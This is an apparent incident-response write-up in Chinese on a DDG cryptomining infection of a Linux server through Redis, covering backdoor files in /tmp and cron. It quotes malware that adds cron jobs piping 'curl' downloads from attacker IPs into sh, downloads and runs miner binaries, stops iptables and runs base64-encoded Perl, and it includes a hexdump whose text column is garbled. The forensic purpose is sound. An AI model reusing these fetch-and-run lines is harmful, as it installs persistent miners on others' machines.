4.2.2 分析tmp文件夹（存在后门文件）

查看/tmp文件夹，存在大量后门文件

挖矿脚本等恶意脚本存放在/tmp目录下

Remote Name	Size	Type	Modified	Attributes
pip-build-root	/	Folder	2017/03/24 03:43:37	drwxr-xr-x
ddg.1003	7,997,632	1003 文件	2017/03/25 00:04:35	rw-rw-r--
ddg.1004	8,148,384	1004 文件	2017/03/25 20:50:48	rw-rw-r--
ddg.1005	8,148,384	1005 文件	2017/03/25 21:00:56	rw-rw-r--
ddg.1006	8,135,808	1006 文件	2017/03/30 21:07:50	rw-rw-r--
dump.rdb	433	RDB 文件	2017/04/05 12:31:25	rw-rw-r--
root	499	文件	2017/04/05 10:22:42	rw-rw-r--
wmTKtg	1,361,472	文件	2017/03/25 00:04:48	rw-rw-r--
wmTKtg.noaes	1,365,824	NOAES ...	2017/03/25 00:04:48	rw-rw-r--

该脚本执行远程下载恶意文件

我的安全视界

分析root文件:

```

root
0 1 2 3 4 5 6 7 8 9 a b c d e f
00000000: 52 45 44 49 53 30 30 36 FE 00 00 01 3E 0A ; REDIS00067.??>
00000010: 0A 2A 2F 31 20 2A 20 2A 20 63 75 72 ; /*l * * *
00000020: 20 2D 4C 2D 68 74 2F 2F 2F 2F 2F 2F 2F 2F ; / / / / / / / /
00000030: 30 2E 31 2E 31 34 3A 39 39 39 39 2F 63 2E 73 ; 39.3.1619999/1.3
00000040: 63 3F 34 31 37 39 20 7C 20 73 68 0A 00 07 63 ; 016379 | sh...0
00000050: 72 61 68 68 74 41 92 0A 0A 0A 73 73 68 2D 72 ; trwxrwxrwxrwxrwxrwx
00000060: 73 61 20 41 41 41 41 41 41 41 41 41 41 41 41 ; aa AAAABBBBCCCCDD
00000070: 32 45 41 41 41 41 41 41 41 41 41 41 41 41 41 ; 2AAAAAQAABAAAA
00000080: 51 44 48 70 41 57 6C 57 30 49 54 4A 46 59 7A 33 ; QDdpANlWOITJFg
00000090: 34 79 65 46 64 4E 4A 31 61 48 39 68 6D 75 39 64 ; eYefENJLhNtmbp
000000A0: 47 46 49 6D 63 71 41 74 63 32 4B 6A 36 4F 62 6A ; GFfBogaz20260b
000000B0: 42 65 5A 67 72 6E 53 66 63 63 58 65 64 71 56 64 ; BeZgrnSfockedqVd
000000C0: 38 51 72 47 6A 71 59 4D 78 41 33 4D 38 65 42 45 ; SQR0jQYbaA3Nhe8E
000000D0: 48 75 3B 69 6E 7A 31 51 63 4C 59 49 39 50 74 72 ; Hu5in1QoLI9N9Pvz
000000E0: 68 4A 6B 6D 43 47 4B 2F 31 2B 53 5A 33 58 5A 70 ; kJkmCGR/i+523XZp
000000F0: 31 4E 78 56 7A 49 52 75 70 30 43 58 6A 46 62 44 ; 1NkVzIRupOCKJFbD
00000100: 45 37 62 42 77 73 33 4D 77 4B 61 41 55 55 57 48 ; E7bBwe3mwfaAUON
00000110: 66 6B 67 72 72 41 55 41 49 2B 6A 4F 6B 57 4F 4F ; fgrzavUzi+5onMD
00000120: 4E 33 69 28 4D 33 36 47 59 4E 79 62 78 6A 2F 70 ; N3L+N36GNYbkj/p
00000130: 41 4D 4F 33 52 75 77 59 33 55 6C 69 50 76 51 65 ; AMO3RuvV3UliPvQe
00000140: 42 50 4A 35 44 4E 50 7A 54 31 39 4F 48 55 68 48 ; Bf03RfWf11h0hJh
00000150: 64 50 72 6C 64 44 4C 4E 50 4F 6F 2F 2F 61 4E 57 ; gFz1dDLpOGG/ahN
00000160: 42 33 4B 42 53 34 53 61 4F 4D 71 56 51 47 41 69 ; B3KB54s0MgVvZAL
00000170: 56 39 47 34 37 56 6B 52 51 67 68 6D 65 76 71 55 ; V9a47VxhQzhMeL
00000180: 4F 53 70 71 41 67 59 47 44 31 4E 66 74 76 49 6F ; Q5hQpVQZ1RfVw1o

```

我的安全视界

执行root文件, 远程下载 lsh, <http://218.38.3.16:9999/lsh?6379>



分析lsh文件

```

export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
:
:
echo **/5 * * * curl -fsSL http://218.38.3.16:9999/l.sh78 | sh" > /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo **/5 * * * curl -fsSL http://218.38.3.16:9999/l.sh78 | sh" > /var/spool/cron/crontabs/root
:
if [ ! -f "/tmp/ddg.1007" ]; then
:
curl -fsSL http://218.38.3.16:9999/1007/ddg.$(uname -m) -o /tmp/ddg.1007
fi
chmod +x /tmp/ddg.1007 && /tmp/ddg.1007
:

```

我的安全视界

该文件设置定时任务, 下载挖矿脚本至tmp文件夹


```
wget -qO -http://65.254.63.2/nc.sh && rm -rf $1
```

4.2.4 分析etc计划任务文件（源后门文件）

查看计划任务文件夹，存在后门文件anacron。该文件主要是控制远程下载、主机计划任务设置等黑客行为。

```
cat /etc/cron.daily/anacron
```

```
root@jt:~# cat /etc/cron.daily/anacron
ls
anacron cups logrotate makewhatis.cron tmpwatch
root@jt:~# cat /etc/cron.daily/anacron
cat anacron
export PATH=$PATH:.
pwd=`pwd`
plm=`ps x |grep httpd.conf|grep -v grep`
blt=`cat /proc/cpuinfo|grep aes`
/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewal
l2 stop
prond="use MIME::Base64;eval (decode_base64('IyEvdXN5L2Jpbi9wZXJsDQogICAgICAgICB
zeXN0ZW0oIlx4NzdcceDY3XHg2NVx4NzRceDIwXHgyRFx4NzFceDRGXHgyMFx4MkRceDIwXHg2OFx4NzR
ceDc0XHg3MFx4M0FceDJGcXhgyRlx4MzZceDMLXHgyRVx4MzJceDMLXHgzNFx4MkVceDM2XHgzMlx4MkV
ceDMYMFx4MkZceDYxXHgyMFx4N0NceDIwXHg3Mlx4NjhceDIwXHgzQlx4MjBceDYzXHgzNVx4NzJceDZ
DXHgyMFx4MkRceDRGXHgyMFx4NjhceDc0XHgzNFx4NzBceDNCXHgyRlx4MkZceDM2XHgzNVx4MkVceDM
yXHgzNVx4MzRceDJFXHgzNlx4MzNceDc0XHgzMjBceDJGcXhgyRlx4MjBceDNCXHgyMFx4NzNceDY4XHg
yMFx4NjFceDIwXHgzQlx4MjBceDcyXHgzRfx4MjBceDJEXHgzMlx4NjZceDIwXHgzMSIpOw=='))";
file=`a| md5sum | awk '{print "'"$1"'}`
cronfile=`date| md5sum | awk '{print "'"$1"'}`

if [ "$plm" != "" ]
then
echo
else
rm -rf apache* httpd.conf* /usr/local/bin/sysmonitord
```


4.3 评估影响范围

经过对各个后门文件的分析，在/tmp目录中存在H文件，其内容包含内网相关主机，疑似是恶意攻击者的攻击目标：

.ICE-unix	2017/4/7 10:28	文件夹	
.webmin	2017/4/7 10:28	文件夹	
pip-build-root	2017/4/7 10:28	文件夹	
.d41d8ccd98f00b204e9800998ecf8427e	2017/3/24 1:37	D41D8CD98F00B2...	1 KB
.f53ee86432aa62ba4f37a00893d1acd2	2017/3/24 1:37	F53EE86432AA62B...	1 KB
.frswefad	2017/3/24 5:55	FRSWEFAD 文件	1 KB
ddg	2017/3/25 0:04	H 文件	1 KB
ddg.1004	2017/3/25 20:50	1004 文件	7,958 KB
ddg.1005	2017/3/25 21:00	1005 文件	7,958 KB
ddg.1006	2017/3/30 21:07	1006 文件	7,946 KB
dump.rdb	2017/4/5 12:31	RDB 文件	1 KB
history	2017/4/7 10:27	文本文档	29 KB
root	2017/4/5 10:22	文件	1 KB
wnTKYg	2017/3/25 0:04	文件	1,330 KB
wnTKYg.noaes	2017/3/25 0:04	NOAES 文件	1,334 KB

分别登录主机x.x.x.x、x.x.x.a、x.x.x.b、x.x.x.c的ssh failed日志进行分析，发现以下登录失败记录（标红主机也需要关注）：

x.x.x.x <--> x.x.x.a 主机x登录a失败, a登录x失败
x.x.x.x <--> x.x.x.b 主机b登录x失败
x.x.x.x <--> x.x.x.c 主机c登录x失败



5 恶意脚本排查

5.1 webserv查杀

使用webserv查杀脚本进行扫描

<1>查看web应用路径为: /http/run/

```
find / -name info-index.html
```

```
root@j ~/.ddg #  
find / -name info-index.html  
/http/run/xiaolv/public/info-index.html  
root@j ~/.ddg #
```

<2>上传并执行scanWebshell.py

```
python scanWebshell.py /http/run
```

```
root@it-web-test-17 ~ #  
python scanwebsneil.py /http/run/  
  
开始扫描: /http/run/  
可疑文件  
#####  
提示: *****扫描完成*****  
root@it-web-test-17 ~ #
```

扫描完成, 未扫到webshell文件。

5.2 rootkit恶意程序检测


rkhunter是Linux系统平台下的一款开源入侵检测工具，具有非常全面的扫描范围，除了能够检测各种已知的rootkit特征码以外，还支持端口扫描、常用程序文件的变动情况检查。

结合目前的检查情况和未经允许安装rkhunter来看，该操作尚未进行。

6 回溯攻击源头

6.1 挖矿脚本提供站点

访问http://218.38.3.16:9999/，这是攻击者一个提供恶意脚本下载的网站



查看该IP地址来源于韩国



6.2 恶意文件提供站点

访问http://65.254.63.2/a，浏览器提示欺诈网站



查看该IP地址来源于美国



7 安全加固防范

7.1 控制影响范围

首先应对x.x.x.x进行 **下线（断绝外网）处理**，阻断与外界恶意攻击者之间的通信，但是由于很多业务都在上面运行实施起来有一定难度。

其次，应该对以下疑似被攻击的主机进行安全排查，查找是否存在webshell、后门下载文件及挖矿文件。

x.x.x.a

x.x.x.b

x.x.x.c

x.x.x.d

x.x.x.e

.....

7.2 删除后门文件

为了避免继续被控制以及更多内网主机沦陷，需要 **及时清理掉已经发现的后门文件及计划任务**（暂时发现上面提到的四个路径）。

7.3 安全漏洞扫描

由于被入侵的可能性存在多种可能性，比如：

- （1）由于之前的钓鱼邮件引发的apt攻击
- （2）可能与最开始发现的redis挖矿安全事件相关
- （3）有可能由于该服务器上业务太多且开放端口全部映射到外网导致恶意攻击者攻击，即打开内网大门的钥匙.....

目前还未对该主机进行渗透测试和漏洞扫描，未发现该主机存在何种漏洞。按照正常的应急流程应该在分析各种日志的基础上进行渗透测试，及时迅速查找安全漏洞（被入侵原因）并进行安全加固，方可再次上线。